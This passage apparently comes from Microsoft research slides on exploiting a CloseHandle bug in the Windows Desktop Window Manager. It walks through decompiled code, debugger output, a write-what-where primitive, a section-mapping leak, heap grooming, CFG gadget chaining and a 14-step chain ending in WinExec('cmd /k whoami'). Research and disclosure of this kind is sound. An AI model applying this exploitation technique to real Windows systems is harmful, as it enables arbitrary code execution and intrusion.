        MilInstrumentationCheckHR_MaybeFailFast(0x14,(long *)0x0,0,lVar2,0x21,(void *)0x0);
```

```
long __thiscall
CComposition::RegisterAnimateResource(CComposition *this,IAnimationResource *param_1)

{
  uint uVar1;
  uint uVar2;
  long lVar3;
  IAnimationResource *local_res10 [3];

  uVar2 = *(uint *)(this + 0x1738);
  uVar1 = uVar2 + 1;
  local_res10[0] = param_1;
  if (uVar1 < uVar2) {
    lVar3 = FUN_1802e9838();
    return lVar3;
  }
  lVar3 = 0;
  if (*(uint *)(this + 0x1734) < uVar1) {
    lVar3 = DynArrayImpl<0>::AddMultipleAndSet((DynArrayImpl<0> *)(this + 0x1720),8,1,local_res10);
    if (lVar3 < 0) {
      lVar3 = FUN_1802e9838();
      return lVar3;
    }
  }
```

`CLegacyAnimationTrigger::ProcessTrigger:`

Iterates through `m_animations`
Calls `CComposition::RegisterAnimateResource` on each `CAnimation`
Registers an animation resource through `CAnimation->CComposition->IAnimationResource`

`IAnimationResource` (this+0x1720) is a `DynArray`!

Write-what-where

```
5  long __thiscall
6  DynArrayImpl<0>::AddMultipleAndSet(DynArrayImpl<0> *this,uint param_1,uint param_2,void *param_3)
7
8  {
9    long lVar1;
10   void *local_res20;
11
12   local_res20 = param_3;
13   lVar1 = Grow(this,param_1,param_2,0,&local_res20);
14   if (-1 < lVar1) {
15     memcpy((ulonglong)(param_1 * *(int *)(this + 0x18)) + *(longlong *)this,local_res20,
16            param_1 * param_2);
17     *(uint *)(this + 0x18) = *(int *)(this + 0x18) + param_2;
18   }
```

- `param_1` is the `IAnimationResource` (`CComposition+0x1720`) we passed in (`CAnimation->CComposition->IAnimationResource`)

- **If we can control this, we can write a pointer to an arbitrary location!**
- **BUT**, how to fake/control `CComposition->IAnimationResource`? `IAnimationResource` is at `CComposition+0x1720`!

NtSecureConnectPort leak/mapping primitive

- CVE-2026-20805, legacy LPC system call
- Can pass in a section handle, it will map it into the remote process
- Crucially, it’ll give you the address of the section!
- Fully controlled size/content!

Putting the LPC primitive to use

- Heap spray 0x130 bucket with section mapping address from NtSecureConnectPort -> controlled data in remote process

- **When groom lands, controlled `CComposition` pointer!**
- **Can now fully control `CAnimation->CComposition->IAnimationResource`**

```
0:002> t
dwmcore!CBaseAnimation::RegisterAnimateResource:
00007ff8`dea9c460 48895c2408      mov     qword ptr [rsp+8],rbx ss:0000009f`0107f630=0000000000000000
0:002> dx this
this                 : 0x25c68f40000 [Type: CBaseAnimation *]
    [+0x008] m_cRef           : 1111638594 [Type: long]
    [+0x010] m_pWeakRef       : 0x25a177b0000 [Type: CMILCOMWeakRef *]
    [+0x018] m_pComposition   : 0x25a177b0000 [Type: CComposition *]
    [+0x020] m_rgpListener    : { size=0 } [Type: CPtrArray<CResource>]
    [+0x028] m_flags          [Type: CResource::<unnamed-type-m_flags>]
    [+0x030] m_pAnimationSourceMap : 0x25a177b0000 [Type: CGenericTableMap<unsigned int,CAnimationSourc
    [+0x038] m_pChannelNoRef  : 0x42424242424242 [Type: CChannelContext *]
    [+0x040] m_pNextInDeleteList : 0x25a177b0000 [Type: CResource *]
    [+0x050] m_bindingList    : { size=0x42424242 } [Type: DynArray<CBaseAnimation::AnimationBinding,0>
    [+0x070] m_fRegistered    : false [Type: bool]
```

Write-what-where constraints

- Can write a void** (our CAnimation pointers in the 0x130 heap) to an arbitrary location

- Need to find something that dereferences something twice and then does a less constrained write, or call 🤔
  - Manually sifting through rpcrt4.dll, combase.dll, ntdll
  - Why not looking in dwmcore? Look for interesting global types:

```
dx -r1 @$curprocess.Modules["dwmcore.dll"].Symbols.Filtered_Children.SymbolData.Where(s => s.Type.TypeKind == "TypePointer")
```

Write-what-where target: dwmcore!g_DXGIFactory global

```
        LAB_1800bf1ea                                   XREF[1]:    1800bf2ad(j)
MOV         RCX,qword ptr [g_DXGIFactory]                   put DXGIFactory global into rcx
MOV         qword ptr [RDI],RCX
MOV         RAX,qword ptr [RCX]                             dereference rcx
MOV         RAX,qword ptr [RAX + 0x8]                       dereference again
CALL        _guard_dispatch_icall$thunk$10345483385596137 4.call on attacker controller addr...
```

One argument function call to code execution


- We control the instruction pointer (rip) and first argument (rcx), but 1st argument is not fully controlled yet, as it contains leftover data needed from the write
  - Need to dereference again

- `combase!IUnknown_AddRef_Proxy:`

```
combase!IUnknown_AddRef_Proxy: CFG
00007ff9`991662d0 488b4910    mov     This (rcx), qword ptr [This (rcx)+10h]
00007ff9`991662d4 488b01      mov     rax, qword ptr [outerIUnknown(??) (rcx)]
00007ff9`991662d7 488b4008    mov     rax, qword ptr [rax+8]
00007ff9`991662db e9300d0000  jmp     combase!_guard_dispatch_icall$thunk$10345483385
```

- `USER32!__fnIMECONTROL:`

```
mov     rdx, qword ptr [pmsg->xParam (r10+48h)]
mov     rcx, qword ptr [pmsg->pwnd (r10+28h)]
mov     rax, qword ptr [pmsg->xpfnProc (r10+50h)]
mov     qword ptr [rsp+20h], rdx
mov     edx, dword ptr [pmsg->msg (r10+30h)]
call    USER32!_guard_dispatch_icall$thunk$10345483385596137414 (
```



Fully controlled function + args now. call WinExec(“cmd /k whoami”, 1):

Exploit summary

1. Crash DWM via failfast/CloseHandle
2. Heap groom 1 (0x1000) to partially control fni
3. Heap groom 2 (0x1000) to survive initial bad write
4. Heap groom 3 (0x1000): target object CLegacyAnimationTrigger's m_animations adjacent to fni allocation. Stores a list of CAnimations
5. Heap groom 4 (0x12a/0x130): target object CAnimation partial pointer overwrite landing
6. Trigger vulnerable CloseHandle on System32 directory handle
7. Uninitialised use of FILE_NOTIFY_INFORMATION (fni) structure
8. Bad write hits mapped groomed page, NextEntryOffset means we fully control fni now
9. 2 Byte \x00\x00 OOBW corrupts 1st CAnimation
10. Write-"what"-where. Can write a void**/ heap pointer to an arbitrary address
11. Corrupt dwmcore!g_DXGIFactory
12. Window minimise -> 1 argument function call (rip+rcx)
13. CFG gadget chain -> Arbitrary code execution
14. kernel32!WinExec("cmd /k whoami")

Takeaways and discussion

- CloseHandle vulnerabilities *are* exploitable
  - Depending on process
- Hard to program defensively for a handle being closed at any time
- Heap XOR hardening was effective at hindering the uninitalised data use exploit stage

Microsoft

Questions?

Thanks to the IPCOMP (Input and Composition) team for their help throughout this exploit!

© Copyright Microsoft Corporation. All rights reserved.